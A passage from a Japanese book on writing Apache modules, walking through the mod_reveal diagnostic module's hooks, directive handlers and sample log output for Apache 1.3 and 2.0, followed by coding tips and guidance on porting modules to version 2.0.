    apr_pool_cleanup_register(pPool, pServer, RevealChildExit, RevealChildExit);
    (バージョン2.0)
}
```

最後の2つのフックはログへの記録を行う。ただし、バージョン1.3と2.0では、RevealChildExit()が、まったく異なって宣言されることに注意する必要がある。また、バージョン2.0では、コンパイラのエラーを回避するためにRevealChildExit()を、RevealChildInit()の前に記述する必要がある。

```
(1.3)
static void RevealChildExit(server_rec *pServer, pool *pPool)
{
    fprintf(stderr, "Child Exit : pid=%d\n", (int)getpid());
}

(2.0)
static apr_status_t RevealChildExit(void *p)
{
    fprintf(stderr, "Child Exit : pid=%d\n", (int)getpid());

    return OK;
}

static int RevealPostReadRequest(request_rec *pReq)
{
    fprintf(stderr, "PostReadReq : method=%s uri=%s protocol=%s",
            pReq->method, pReq->unparsed_uri, pReq->protocol);
    ShowRequestStuff(pReq);

    return DECLINED;
}
```

次の関数はRevealTagディレクティブ用のハンドラである。節中に2つ以上のRevealTagがある場合は、“-”で区切って1つにまとめる。エラーが発生しなかった場合はNULLを返す。

```
static const char *RevealTag(cmd_parms *cmd, SPerDir *pPerDir, char *arg)
{
    SPerServer *pPerServer=ap_get_module_config(cmd->server->module_config,
                                                &reveal_module);

    fprintf(stderr, "Tag          : new=%s dir=%s server=%s tag=%s\n",
              arg, pPerDir->szDir, pPerServer->szServer,
              None(pPerServer->szTag));

    if(pPerDir->szTag)
        pPerDir->szTag=ap_pstrcat(cmd->pool, pPerDir->szTag, "-", arg, NULL);
    else
        pPerDir->szTag=ap_pstrdup(cmd->pool, arg);

    return NULL;
}
```

このコードはRevealServerTagディレクティブを処理する。RevealTagと同様に、サーバ節中に2つ以上のRevealServerTagがある場合は、“-”で区切って1つにまとめる。

```
static const char *RevealServerTag(cmd_parms *cmd, SPerDir *pPerDir,
                                   char *arg)
{
    SPerServer *pPerServer=ap_get_module_config(cmd->server->module_config,
                                                &reveal_module);

    fprintf(stderr, "ServerTag   : new=%s server=%s stag=%s\n", arg,
              pPerServer->szServer, None(pPerServer->szTag));

    if(pPerServer->szTag)
        pPerServer->szTag=ap_pstrcat(cmd->pool, pPerServer->szTag, "-", arg,
                                     NULL);
    else
        pPerServer->szTag=ap_pstrdup(cmd->pool, arg);

    return NULL;
}
```

次に各ディレクティブをそれぞれの対応するハンドラにバインドする。RevealTagの場合、<Directory>節がどこにあっても許されるので、req_overrideとしてACCESS_CONF|OR_ALLを使用していることに注意してほしい。RevealServerTagは<Directory>の外側でのみ意味があるので、RSRC_CONFを使用する。

(バージョン1.3)

```
static command_rec aCommands[]=
{
    { "RevealTag", RevealTag, NULL, ACCESS_CONF|OR_ALL, TAKE1,
      "a tag for this section"},
    { "RevealServerTag", RevealServerTag, NULL, RSRC_CONF, TAKE1,
      "a tag for this server" },
    { NULL }
};
```

(バージョン2.0)

```
static command_rec aCommands[]=
{
    AP_INIT_TAKE1("RevealTag", RevealTag, NULL, ACCESS_CONF|OR_ALL,
                  "a tag for this section"),
    AP_INIT_TAKE1("RevealServerTag", RevealServerTag, NULL, RSRC_CONF,
                  "a tag for this server" ),
    { NULL }
};
```

以下の2つのヘルパー関数は、情報をテーブルの行として出力する。

```
static void TShow(request_rec *pReq,const char *szHead,const char *szItem)
{
    ap_rprintf(pReq,"<TR><TH>%s<TD>%s\n",szHead,szItem);
}

static void TShowN(request_rec *pReq,const char *szHead,int nItem)
{
    ap_rprintf(pReq,"<TR><TH>%s<TD>%d\n",szHead,nItem);
}
```

以下の関数はリクエストハンドラで、URIを扱う設定に関する記述のHTMLを生成する。

```
static int RevealHandler(request_rec *pReq)
{
    SPerDir *pPerDir=ap_get_module_config(pReq->per_dir_config,
                                           &reveal_module);
    SPerServer *pPerServer=ap_get_module_config(pReq->server->
                                                  module_config,&reveal_module);

    pReq->content_type="text/html";
    ap_send_http_header(pReq);

    ap_rputs("<CENTER><H1>Revelation of ",pReq);
    ap_rputs(pReq->uri,pReq);
    ap_rputs("</H1></CENTER><HR>\n",pReq);
    ap_rputs("<TABLE>\n",pReq);
```

```

TShow(pReq, "URI", pReq->uri);
TShow(pReq, "Filename", pReq->filename);
TShow(pReq, "Server name", pReq->server->server_hostname);
TShowN(pReq, "Server port", pReq->server->port);
TShow(pReq, "Server config", pPerServer->szServer);
TShow(pReq, "Server config tag", pPerServer->szTag);
TShow(pReq, "Directory config", pPerDir->szDir);
TShow(pReq, "Directory config tag", pPerDir->szTag);
ap_rputs("</TABLE>\n", pReq);

return OK;
}

```

そして、リクエストハンドラをハンドラ文字列と関連付ける（バージョン1.3）。

```

static handler_rec aHandlers[]=
{
    { "reveal", RevealHandler },
    { NULL },
};

```

最後に、以下のようにmodule構造体を設定する。

```

module reveal_module = {
    STANDARD_MODULE_STUFF,
    RevealInit,                /* 初期化 */
    RevealCreateDir,           /* ディレクトリごとの設定を作成 */
    RevealMergeDir,           /* ディレクトリマージ --- デフォルトは上書き */
    RevealCreateServer,        /* サーバごとの設定 */
    RevealMergeServer,         /* サーバ設定マージ */
    aCommands,                /* コマンドテーブル */
    aHandlers,                 /* ハンドラ */
    RevealTranslate,           /* ファイル名変換 */
    RevealCheckUserID,         /* ユーザID検査 */
    RevealCheckAuth,           /* 認証検査 */
    RevealCheckAccess,         /* アクセス検査 */
    RevealTypeChecker,         /* タイプ検査 */
    RevealFixups,              /* Fixup */
    RevealLogger,              /* ログ記録 */
    RevealHeaderParser,        /* ヘッダ解析 */
    RevealChildInit,           /* 子プロセスの初期化 */
    RevealChildExit,           /* 子プロセスの終了 */
    RevealPostReadRequest,     /* リクエスト読み込み後処理 */
};

```

バージョン2.0には、関数およびmodule構造体を登録するフックがある。

```
static void RegisterHooks(apr_pool_t *pPool)
{
    ap_hook_post_config(RevealInit, NULL, NULL, APR_HOOK_MIDDLE);
    ap_hook_handler(RevealHandler, NULL, NULL, APR_HOOK_MIDDLE);
    ap_hook_translate_name(RevealTranslate, NULL, NULL, APR_HOOK_MIDDLE);
    ap_hook_check_user_id(RevealCheckUserID, NULL, NULL, APR_HOOK_MIDDLE);
    ap_hook_auth_checker(RevealCheckAuth, NULL, NULL, APR_HOOK_MIDDLE);
    ap_hook_access_checker(RevealCheckAccess, NULL, NULL, APR_HOOK_MIDDLE);
    ap_hook_type_checker(RevealTypeChecker, NULL, NULL, APR_HOOK_MIDDLE);
    ap_hook_fixups(RevealFixups, NULL, NULL, APR_HOOK_MIDDLE);
    ap_hook_log_transaction(RevealLogger, NULL, NULL, APR_HOOK_MIDDLE);
    ap_hook_header_parser(RevealHeaderParser, NULL, NULL, APR_HOOK_MIDDLE);
    ap_hook_child_init(RevealChildInit, NULL, NULL, APR_HOOK_MIDDLE);
    ap_hook_post_read_request(RevealPostReadRequest, NULL, NULL, APR_HOOK_MIDDLE);
}

module reveal_module = {
    STANDARD20_MODULE_STUFF,
    RevealCreateDir,          /* ディレクトリごとの設定を作成 */
    RevealMergeDir,          /* ディレクトリマージ --- デフォルトは上書き */
    RevealCreateServer,      /* サーバごとの設定 */
    RevealMergeServer,      /* サーバ設定マージ */
    aCommands,               /* コマンドテーブル */
    RegisterHooks            /* フックの登録 */
};
```

Apacheにこのモジュールを組み込むには、Configuration ファイルに次のように記述する。

```
AddModule modules/extra/mod_reveal.o
```

このモジュールを各自のサーバで動作させてみよう。*httpd.conf* ファイル中に *RevealTag* と *RevealServerTag* ディレクティブを追加するだけだ。このモジュールは大量のログを出力するので、実際にサイトを運営するサーバには使用しない方がよいだろう。

21.4.2 出力例

mod_reveal.c の動作を説明するために、Config ファイルを以下のように記述した。

```
Listen 9001
Listen 9000

TransferLog /home/ben/www/APACHE3/book/logs/access_log
ErrorLog /home/ben/www/APACHE3/book/logs/error_log
RevealTag MainDir
RevealServerTag MainServer
<LocationMatch /.reveal>
RevealTag Reveal
```

```

SetHandler reveal
</LocationMatch>

<VirtualHost *:9001>
DocumentRoot /home/ben/www/APACHE3/docs
RevealTag H1Main
RevealServerTag H1
<Directory /home/ben/www/APACHE3/docs/protected>
    RevealTag H1ProtectedDirectory
</Directory>
<Location /protected>
    RevealTag H1ProtectedLocation
</Location>
</VirtualHost>

<VirtualHost *:9000>
DocumentRoot /home/camilla/www/APACHE3/docs
RevealTag H2Main
RevealServerTag H2
</VirtualHost>

```

最初のバーチャルホストにある<Directory>節と<Location>節は、実際には同じ場所を参照している点に注意してほしい。こうすることで節が結合される時の順序がわかるはずだ。また、<LocationMatch>節は実際のファイルと対応している必要はない。あらゆるロケーションを調べて、.revealで終わっているものがあればmod_reveal.cのハンドラが呼び出される。サーバを起動すると画面に以下の情報が表示される。

```

bash$ httpd -d ~/www/APACHE3/book/
CreateServer: server=(none):0
CreateDir   : dir=(none)
PreConfig [2.0]
Tag         : new=MainDir dir=(none) server=(none):0 tag=(none)
ServerTag   : new=MainServer server=(none):0 stag=(none)
CreateDir   : dir=/.reveal
Tag         : new=Revealer dir=/.reveal server=(none):0 tag=MainServer
CreateDir   : dir=(none)
CreateServer: server=(none):9001
Tag         : new=H1Main dir=(none) server=(none):9001 tag=(none)
ServerTag   : new=H1 server=(none):9001 stag=(none)
CreateDir   : dir=/home/ben/www/APACHE3/docs/protected
Tag         : new=H1ProtectedDirectory dir=/home/ben/www/APACHE3/docs/protected
              server=(none):9001 tag=H1
CreateDir   : dir=/protected
Tag         : new=H1ProtectedLocation dir=/protected server=(none):9001
              tag=H1
CreateDir   : dir=(none)
CreateServer: server=(none):9000

```

```

Tag          : new=H2Main dir=(none) server=(none):9000 tag=(none)
ServerTag    : new=H2 server=(none):9000 stag=(none)
MergeServer  : pBase: server=(none):0 tag=MainServer pNew: server=(none):9000
               tag=H2
MergeDir     : pBase: dir=(none) tag=MainDir pNew: dir=(none) tag=H2Main
MergeServer  : pBase: server=(none):0 tag=MainServer pNew: server=(none):9001
               tag=H1
MergeDir     : pBase: dir=(none) tag=MainDir pNew: dir=(none) tag=H1Main

```

バージョン2.0において、pre_configフックが実際に使用されるのは、設定が始まった直後だということに注意してほしい。

コードは、<Location>節と<LocationMatch>節をディレクトリとして扱っていることがわかるだろう。ここで標準エラー出力がエラーログに切り替えられ、以下のような情報がログに記録される。

```

OpenLogs     :server=(none):0 tag=MainServer [2.0]
Init         : update server name from (none):0
Init         : host=scuzzy.ben.algroup.co.uk port=0 server=scuzzy.ben.algroup.co.
uk:0 tag=MainServer
Init         : update server name from (none):0+(none):9000
Init         : host=scuzzy.ben.algroup.co.uk port=9000 server=scuzzy.ben.algroup.
co.uk:9000 tag=MainServer+H2
Init         : update server name from (none):0+(none):9001
Init         : host=scuzzy.ben.algroup.co.uk port=9001
server=scuzzy.ben.algroup.co.uk:9001 tag=MainServer+H1
Init         : done

```

これで一度目の初期化が終了したわけだが、この後Apacheは設定を破棄して再起動する（ディレクティブが初期化ファイルのロケーションなどを変更する場合があるため、このように二重の起動が必要になる）[†]。

```

CreateServer : server=(none):0
CreateDir    : dir=(none)
Tag          : new=MainDir dir=(none) server=(none):0 tag=(none)
ServerTag    : new=MainServer server=(none):0 stag=(none)
CreateDir    : dir=/.reveal
Tag          : new=Revealer dir=/.reveal server=(none):0 tag=MainServer
CreateDir    : dir=(none)
CreateServer : server=(none):9001
Tag          : new=H1Main dir=(none) server=(none):9001 tag=(none)
ServerTag    : new=H1 server=(none):9001 stag=(none)
CreateDir    : dir=/home/ben/www/APACHE3/docs/protected
Tag          : new=H1ProtectedDirectory
dir=/home/ben/www/APACHE3/docs/protected server=(none):9001 tag=H1

```

[†] この手続きでは再初期化が無限に繰り返されてしまう、という議論が可能かもしれない。確かに理論上はその通りだが、現実にはこの方法でApacheは2度の初期化により起動できる。

```

CreateDir   : dir=/protected
Tag         : new=H1ProtectedLocation dir=/protected server=(none):9001
              tag=H1
CreateDir   : dir=(none)
CreateServer: server=(none):9000
Tag         : new=H2Main dir=(none) server=(none):9000 tag=(none)
ServerTag   : new=H2 server=(none):9000 stag=(none)

```

これですべてのサーバとディレクトリのセクションが作成された。次にトップレベルのサーバとバーチャルホストのマージが行われる。

```

MergeServer : pBase: server=(none):0 tag=MainServer pNew: server=(none):9000
              tag=H2
MergeDir    : pBase: dir=(none) tag=MainDir pNew: dir=(none) tag=H2Main
MergeServer : pBase: server=(none):0 tag=MainServer pNew: server=(none):9001
              tag=H1
MergeDir    : pBase: dir=(none) tag=MainDir pNew: dir=(none) tag=H1Main

```

今度はinit関数（サーバの名前が「実際の」名前に変更する）が呼び出される。

```

Init        : update server name from (none):0
Init        : host=freeby.ben.algroup.co.uk port=0
              server=freeby.ben.algroup.co.uk:0 tag=MainServer
Init        : update server name from (none):0+(none):9000
Init        : host=freeby.ben.algroup.co.uk port=9000
              server=freeby.ben.algroup.co.uk:9000 tag=MainServer+H2
Init        : update server name from (none):0+(none):9001
Init        : host=freeby.ben.algroup.co.uk port=9001
              server=freeby.ben.algroup.co.uk:9001 tag=MainServer+H1
Init        : done

```

Apacheは次のような起動メッセージを出力する。

```

[Sun Jul 12 13:08:01 1998] [notice] Apache/1.3.1-dev (Unix) Reveal/0.0
configured -- resuming normal operations

```

Child initが呼び出される。

```

Child Init  : pid=23287
Child Init  : pid=23288
Child Init  : pid=23289
Child Init  : pid=23290
Child Init  : pid=23291

```

これでApacheがリクエストを処理する準備が整った。最初に、`http://host:9001/`をリクエストして

みよう。

```
CreateConnection :server=scuzzy.ben.algroup.co.uk:0[78348] tag=MainServer conn_id=0
[2.0]
PreConnection   :keepalive=0 double_reverse=0 [2.0]
ProcessConnection :keepalive=0 double_reverse=0 [2.0]
CreateRequest    :server=scuzzy.ben.algroup.co.uk:9001[78348] tag=MainServer+H1
dir=(no per-dir config) tag=(no per-dir config) [2.0]
PostReadReq      : method=GET uri=/ protocol=HTTP/1.0
                  server=freeby.ben.algroup.co.uk:9001[23287] tag=MainServer+H1
                  dir=(none)+(none) tag=MainDir+H1Main
QuickHandler     :lookup_uri=0 server=scuzzy.ben.algroup.co.uk:9001[78348]
tag=MainServer+H1 dir=(none)+(none) tag=MainDir+H1Main [2.0]
Translate        : uri=/ server=freeby.ben.algroup.co.uk:9001[23287]
                  tag=MainServer+H1 dir=(none)+(none) tag=MainDir+H1Main
MapToStorage     :server=scuzzy.ben.algroup.co.uk:9001[78348] tag=MainServer+H1
dir=(none)+(none) tag=MainDir+H1Main [2.0]
HeaderParser     : server=freeby.ben.algroup.co.uk:9001[23287] tag=MainServer+H1
                  dir=(none)+(none) tag=MainDir+H1Main
CheckAccess      : server=freeby.ben.algroup.co.uk:9001[23287] tag=MainServer+H1
                  dir=(none)+(none) tag=MainDir+H1Main
TypeChecker      : server=freeby.ben.algroup.co.uk:9001[23287] tag=MainServer+H1
                  dir=(none)+(none) tag=MainDir+H1Main [1.3]
Fixups           : server=freeby.ben.algroup.co.uk:9001[23287] tag=MainServer+H1
                  dir=(none)+(none) tag=MainDir+H1Main
```

“/” はディレクトリを表すので、Apacheは代わりに/index.htmlを使うを試みる（この例ではindex.htmlは存在しないが、Apacheは動作を続ける）。

```
CreateRequest     :server=scuzzy.ben.algroup.co.uk:9001[78348] tag=MainServer+H1
                  dir=(none)+(none) tag=MainDir+H1Main [2.0]
QuickHandler      :lookup_uri=1 server=scuzzy.ben.algroup.co.uk:9001[78348]
tag=MainServer+H1
                  dir=(none)+(none) tag=MainDir+H1Main [2.0]
Translate         : uri=/index.html server=freeby.ben.algroup.co.uk:9001[23287]
                  tag=MainServer+H1 dir=(none)+(none) tag=MainDir+H1Main
```

ここから、バージョン1.3と2.0では完全に異なる。バージョン1.3では以下のとおり。

```
CheckAccess : server=freeby.ben.algroup.co.uk:9001[23287] tag=MainServer+H1
dir=(none)+(none) tag=MainDir+H1Main
TypeChecker : server=freeby.ben.algroup.co.uk:9001[23287] tag=MainServer+H1
dir=(none)+(none) tag=MainDir+H1Main
Fixups      : server=freeby.ben.algroup.co.uk:9001[23287] tag=MainServer+H1
dir=(none)+(none) tag=MainDir+H1Main
Logger      : server=freeby.ben.algroup.co.uk:9001[23287] tag=MainServer+H1
```

```
dir=(none)+(none) tag=MainDir+H1Main
Child Init : pid=23351
```

使用されている設定は、メインサーバと最初のバーチャルホストをマージしたものだということがわかるはずだ。また、最後にchild initが行われていることに注意してほしい。これは負荷になることが確実にした処理を別の子プロセスに任せることを決定したためだ。

しかし、バージョン2.0では、むしろより複雑となる。

```
MapToStorage : server=scuzzy.ben.algroup.co.uk:9001[79410] tag=MainServer+H1
dir=(none)+(none) tag=MainDir+H1Main unparsed_uri=/index.html
Fixups : server=scuzzy.ben.algroup.co.uk:9001[79410] tag=MainServer+H1
dir=(none)+(none) tag=MainDir+H1Main unparsed_uri=/index.html
InsertFilter : server=scuzzy.ben.algroup.co.uk:9001[79410] tag=MainServer+H1
dir=(none)+(none) tag=MainDir+H1Main unparsed_uri=
```

この時点までは、/index.htmlをチェックし、続けて“/”をチェックしている。ここからは、mod_autoindexによって多くのインデックスが生成される。このモジュールは、内部のリクエストを使ってインデックスページのURLを作成する。

```
CreateRequest : server=scuzzy.ben.algroup.co.uk:9001[79410] tag=MainServer+H1
dir=(none)+(none) tag=MainDir+H1Main unparsed_uri=(null)
MapToStorage : server=scuzzy.ben.algroup.co.uk:9001[79410] tag=MainServer+H1
dir=(none)+(none) tag=MainDir+H1Main unparsed_uri=/protected/
MergeDir : pBase: dir=(none)+(none) tag=MainDir+H1Main pNew:
dir=/home/ben/www5/docs/protected/ tag=H1ProtectedDirectory
CheckAccess : server=scuzzy.ben.algroup.co.uk:9001[79410] tag=MainServer+H1
dir=(none)+(none)+/home/ben/www5/docs/protected/
tag=MainDir+H1Main+H1ProtectedDirectory unparsed_uri=/protected/
Fixups : server=scuzzy.ben.algroup.co.uk:9001[79410] tag=MainServer+H1
dir=(none)+(none)+/home/ben/www5/docs/protected/
tag=MainDir+H1Main+H1ProtectedDirectory unparsed_uri=/protected/
CreateRequest : server=scuzzy.ben.algroup.co.uk:9001[79410] tag=MainServer+H1
dir=(none)+(none) tag=MainDir+H1Main unparsed_uri=(null)
QuickHandler : lookup_uri=1 server=scuzzy.ben.algroup.co.uk:9001[79410]
tag=MainServer+H1 dir=(none)+(none) tag=MainDir+H1Main
unparsed_uri=/protected/index.html
MergeDir : pBase: dir=(none)+(none) tag=MainDir+H1Main pNew: dir=/protected
tag=H1ProtectedLocation
Translate : uri=/protected/index.html
server=scuzzy.ben.algroup.co.uk:9001[79410] tag=MainServer+H1
dir=(none)+(none)+/protected tag=MainDir+H1Main+H1ProtectedLocation
unparsed_uri=/protected/index.html
MapToStorage : server=scuzzy.ben.algroup.co.uk:9001[79410] tag=MainServer+H1
dir=(none)+(none) tag=MainDir+H1Main unparsed_uri=/protected/index.html
MergeDir : pBase: dir=(none)+(none) tag=MainDir+H1Main pNew:
dir=/home/ben/www5/docs/protected/ tag=H1ProtectedDirectory
```

```

MergeDir      : pBase: dir=(none)+(none)+/home/ben/www5/docs/protected/
tag=MainDir+H1Main+H1ProtectedDirectory pNew: dir=/protected tag=H1ProtectedLocation
CheckAccess   : server=scuzzy.ben.algroup.co.uk:9001[79410] tag=MainServer+H1
dir=(none)+(none)+/home/ben/www5/docs/protected/+/protected
tag=MainDir+H1Main+H1ProtectedDirectory+H1ProtectedLocation
unparsed_uri=/protected/index.html
Fixups        : server=scuzzy.ben.algroup.co.uk:9001[79410] tag=MainServer+H1
dir=(none)+(none)+/home/ben/www5/docs/protected/+/protected
tag=MainDir+H1Main+H1ProtectedDirectory+H1ProtectedLocation
unparsed_uri=/protected/index.html

```

ここから通常のプログラミングに戻る。

```

Logger        : server=scuzzy.ben.algroup.co.uk:9001[79410] tag=MainServer+H1
dir=(none)+(none) tag=MainDir+H1Main unparsed_uri=/

```

最後に、次のリクエストが同じ接続であると見込んで、リクエストが作成される。

```

CreateRequest  : server=scuzzy.ben.algroup.co.uk:9001[79410] tag=MainServer+H1
dir=(no per-dir config) tag=(no per-dir config) unparsed_uri=(null)

```

ここで、バージョン2.0は終了する。

この例はこれくらいにして、次に *http://host:9001/protected/.reveal* のような、考えるもっとも複雑なリクエストの例を見てみよう。

```

CreateConnection : server=scuzzy.ben.algroup.co.uk:0[84997] tag=MainServer conn_id=0
[2.0]
PreConnection    : keepalive=0 double_reverse=0 [2.0]
ProcessConnection: keepalive=0 double_reverse=0 [2.0]
CreateRequest    : server=scuzzy.ben.algroup.co.uk:9001[84997] tag=MainServer+H1
dir=(no per-dir config) tag=(no per-dir config) unparsed_uri=(null) [2.0]
PostReadReq      : method=GET uri=/protected/.reveal protocol=HTTP/1.0
                    server=freeby.ben.algroup.co.uk:9001[23288] tag=MainServer+H1
                    dir=(none)+(none) tag=MainDir+H1Main
QuickHandler     : lookup_uri=0 server=scuzzy.ben.algroup.co.uk:9001[84997]
tag=MainServer+H1 dir=(none)+(none) tag=MainDir+H1Main unparsed_uri=/protected/.reveal
[2.0]

```

`post_read_request` が終わった後、ロケーションに基づいて若干のマージが行われる（バージョン1.3）。

```

MergeDir        : pBase: dir=(none)+(none) tag=MainDir+H1Main pNew: dir=/.reveal
tag=Revealer
MergeDir        : pBase: dir=(none)+(none)+/.reveal tag=MainDir+H1Main+Revealer
pNew: dir=/protected tag=H1ProtectedLocation

```

基本的に、バージョン2.0でも同じことが起こるが、順序が異なる。

```
MergeDir      : pBase: dir=/.reveal tag=Revealer pNew: dir=/protected
tag=H1ProtectedLocation
MergeDir      : pBase: dir=(none)+(none) tag=MainDir+H1Main pNew:
dir=/.reveal+/protected tag=Revealer+H1ProtectedLocation
```

もちろん、順序の違いにかかわらず、ディレクトリごとの設定のマージおよびサーバごとの設定のマージが、無理なく動作することを確認する必要がある。2つのバージョン間では順序が違うが、それぞれの最終成果物は、実は同一である。

次に、新たにマージされたディレクトリ設定に基づいてURLがファイル名に変換される。

```
Translate      : uri=/protected/.reveal
                  server=freeby.ben.algroup.co.uk:9001[23288] tag=MainServer+H1
                  dir=(none)+(none)+/.reveal+/protected
                  tag=MainDir+H1Main+Revealer+H1ProtectedLocation
MapToStorage   : server=scuzzy.ben.algroup.co.uk:9001[84997] tag=MainServer+H1
                  dir=(none)+(none) tag=MainDir+H1Main
unparsed_uri=/protected/.reveal
                [2.0]
```

これでファイル名も取得できたが、さらにマージを行うことができる。今回はH1ProtectedDirectoryとタグ付けされたセクションもマージされる。

```
MergeDir      : pBase: dir=(none)+(none) tag=MainDir+H1Main pNew: dir=/home/
                  ben/www/APACHE3/docs/protected tag=H1ProtectedDirectory
MergeDir      : pBase: dir=(none)+(none)+/home/ben/www/APACHE3/docs/protected
                  tag=MainDir+H1Main+H1ProtectedDirectory pNew: dir=/.reveal
                  tag=Revealer [2.0]
MergeDir      : pBase: dir=(none)+(none)+/home/ben/www/APACHE3/docs/protected+/.reveal
                  tag=MainDir+H1Main+H1ProtectedDirectory+Revealer pNew: dir=/
                  protected tag=H1ProtectedLocation [2.0]
MergeDir      : pBase: dir=(none)+(none)+/home/ben/www5/docs/protected/
                  tag=MainDir+H1Main+H1ProtectedDirectory pNew: dir=/.reveal+/protected
                  tag=Revealer+H1ProtectedLocation [2.0]
```

バージョン2.0では前のマージを再利用するので、手順が1つ少ない。

最後に、通常通りにリクエストが処理される。

```
HeaderParser   : server=freeby.ben.algroup.co.uk:9001[23288] tag=MainServer+H1
                  dir=(none)+(none)+/home/ben/www/APACHE3/docs/protected+/.reveal+/
                  protected tag=MainDir+H1Main+H1ProtectedDirectory+
                  Revealer+H1ProtectedLocation
CheckAccess    : server=freeby.ben.algroup.co.uk:9001[23288] tag=MainServer+H1
```

```

dir=(none)+(none)+/home/ben/www/APACHE3/docs/protected+/.reveal+/
protected tag=MainDir+H1Main+H1ProtectedDirectory+
Revealer+H1ProtectedLocation
TypeChecker : server=freeby.ben.algroup.co.uk:9001[23288] tag=MainServer+H1
dir=(none)+(none)+/home/ben/www/APACHE3/docs/protected+/.reveal+/
protected tag=MainDir+H1Main+H1ProtectedDirectory+
Revealer+H1ProtectedLocation
Fixups : server=freeby.ben.algroup.co.uk:9001[23288] tag=MainServer+H1
dir=(none)+(none)+/home/ben/www/APACHE3/docs/protected+/.reveal+/
protected tag=MainDir+H1Main+H1ProtectedDirectory+
Revealer+H1ProtectedLocation
InsertFilter : server=scuzzy.ben.algroup.co.uk:9001[84997] tag=MainServer+H1
dir=(none)+(none)+/home/ben/www5/docs/protected+/.reveal+/protected
tag=MainDir+H1Main+H1ProtectedDirectory+Revealer+H1ProtectedLocation
unparsed_uri=/protected/.reveal (バージョン2.0)
Logger : server=freeby.ben.algroup.co.uk:9001[23288] tag=MainServer+H1
dir=(none)+(none)+/home/ben/www/APACHE3/docs/protected+/.reveal+/
protected tag=MainDir+H1Main+H1ProtectedDirectory+
Revealer+H1ProtectedLocation
CreateRequest : server=scuzzy.ben.algroup.co.uk:9001[84997] tag=MainServer+H1
dir=(no per-dir config) tag=(no per-dir config) unparsed_uri=(null)
[2.0]

```

これですべてが終了した。ディレクトリ、ロケーション、ファイル、その他をマージする作業は複雑だが、Apacheはこうした作業をきちんとこなして、モジュールのコードが決定を下すのに必要な単一サーバやディレクトリの設定を提供してくれる。

21.5 一般的なヒント

Win32版のApacheはマルチスレッド化されているが、Apacheバージョン2.0では、使用しているマルチプロセッシングモジュール(MPM)によって、マルチスレッドが扱える。将来のバージョンでも使えるようなモジュールを書くには、できる限りグローバル変数を避けるようにした方がよい。どうしてもグローバル変数を使わなければならない場合には、それらの変数をマルチスレッドサーバがどのように使用するかを考えるようにするとよいだろう。リクエストレコード中のnotesテーブルを利用すれば、フック間で受け渡さなければならないリクエストごとにデータが保存可能であることを覚えておくとよい。

また、決して固定長バッファを利用してはならない。インターネットソフトウェア中で見つけ出された多くのセキュリティホールは、固定長バッファの利用が根本的な原因である。プールメカニズムが提供するさまざまなツールを利用すれば、固定長バッファを使わなくてもすむはずだ。

作成したモジュールは、任意に選べる多くのモジュールの1つに過ぎず、サーバに組み込むかどうかはユーザ次第だということを忘れてはならない。作成するモジュールに固有の設定事項に依存してはならない。また、他モジュールを妨害するおそれがあることも行ってはならない(困難な要求ではあるが、できるだけ守るようにしてほしい)。

21.6 Apacheバージョン2.0への移植

Apacheバージョン2.0用のモジュールを白紙の状態から記述する方法に関しては前述したが（これは、バージョン1.xの場合とほぼ同じ）、ここでは、モジュールの移植方法を説明する。

まず、モジュールをコンパイルするには`apxs`を使うのが最も簡単だ（このアプローチは感心できないが、もっとも簡単なことは確かである）。それには、次のようにApacheを設定しておかなければならない。

```
./configure --enable-so
```

`mod_reveal`のコンパイルは簡単だ。

```
apxs -c mod_reveal.c
```

これが正しく動作すれば、`.libs/mod_reveal.so`が生成される（`-i` オプションを使うと、`apxs`は`mod_reveal`を`/usr/local/apache2/lib`にインストールする）。ただし、Apacheバージョン1.xで`mod_reveal`をコンパイルすると、多くのエラーが発生する（`-wc`, `-Wall`および`-wc`, `-Werror`をコマンドラインに追加すれば、少しはこの悩みが解消されるかもしれない）。最初の問題点は、いくつかのヘッダが分割されて、あちこちに動かされたことにある。そこで、`server_rec`の定義を取得するために次の行を追加すべきだった。

```
#include "http_request.h"
```

また、Apacheバージョン1.3のデータ構造体と関数の多くは、他のライブラリと競合する可能性のある名前をもっていた。そこで、これらをユニークな名前にするため、すべての名前にプレフィックスが付けられた。Apache、APR、APR-utilのどれに属するかによって、それぞれのプレフィックスは、`ap_`、`apr_`、`apu_`となる。データ構造体特有の`_t`も付加され、`pool`は`apr_pool_t`となった。多くの関数のプレフィックスもまた`ap_`から`apr_`に変更された。たとえば`ap_pstrcat()`は`apr_pstrcat()`となり、ヘッダ`apr_strings.h`が必要となった。

プール引数を取らなかった関数も、プール引数を取るようになった。以下に例を示す。

```
ap_add_version_component("Reveal/0.0");
```

この関数が次のようになる。

```
apr_add_version_component(pPool, "Reveal/0.0");
```

コマンド構造体は、型に対して安全になり、コマンドが取るパラメータの数に応じて、コマンドの型に特別なマクロを使用する。以下に例を示す。

```
static command_rec aCommands[]=
{
    { "RevealTag", RevealTag, NULL, ACCESS_CONF|OR_ALL, TAKE1, "a tag for
this section"},
    { "RevealServerTag", RevealServerTag, NULL, RSRC_CONF, TAKE1, "a tag for
this server" },
    { NULL }
};
```

これが以下ようになる。

```
static command_rec aCommands[]=
{
    AP_INIT_TAKE1("RevealTag", RevealTag, NULL, ACCESS_CONF|OR_ALL,
        "a tag for this section"),
    AP_INIT_TAKE1("RevealServerTag", RevealServerTag, NULL, RSRC_CONF,
        "a tag for this server" ),
    { NULL }
};
```

型に対して安全になった結果、これまで使ってきた高速でルーズなトリックのいくつかが使用できなくなった。以下に例を示す。

```
static const char *RevealServerTag(cmd_parms *cmd, SPerDir *pPerDir,
                                   char *arg)
{
```

これが以下ようになる。

```
static const char *RevealServerTag(cmd_parms *cmd, void *_pPerDir,
                                   const char *arg)
{
    SPerDir *pPerDir=_pPerDir;
```

ハンドラは完全に変更され、フックを介して処理されるようになった。これまでは、以下のとおりだった。

```
static int RevealHandler(request_rec *pReq)
{
    SPerDir *pPerDir=ap_get_module_config(pReq->per_dir_config,
        &reveal_module);
    SPerServer *pPerServer=ap_get_module_config(pReq->server->
        module_config,&reveal_module);
    .
    .
```

```

static handler_rec aHandlers[]=
{
    { "reveal", RevealHandler },
    { NULL },
};

```

これが以下ようになる。

```

static int RevealHandler(request_rec *pReq)
{
    SPerDir *pPerDir;
    SPerServer *pPerServer;

    if(strcmp(pReq->handler, "reveal"))
        return DECLINED;

    pPerDir=ap_get_module_config(pReq->per_dir_config, &reveal_module);
    pPerServer=ap_get_module_config(pReq->server->module_config, &reveal_module);
}

```

RegisterHooks()関数内のap_hook_handler()エントリに関しては、この節の後半で触れる。

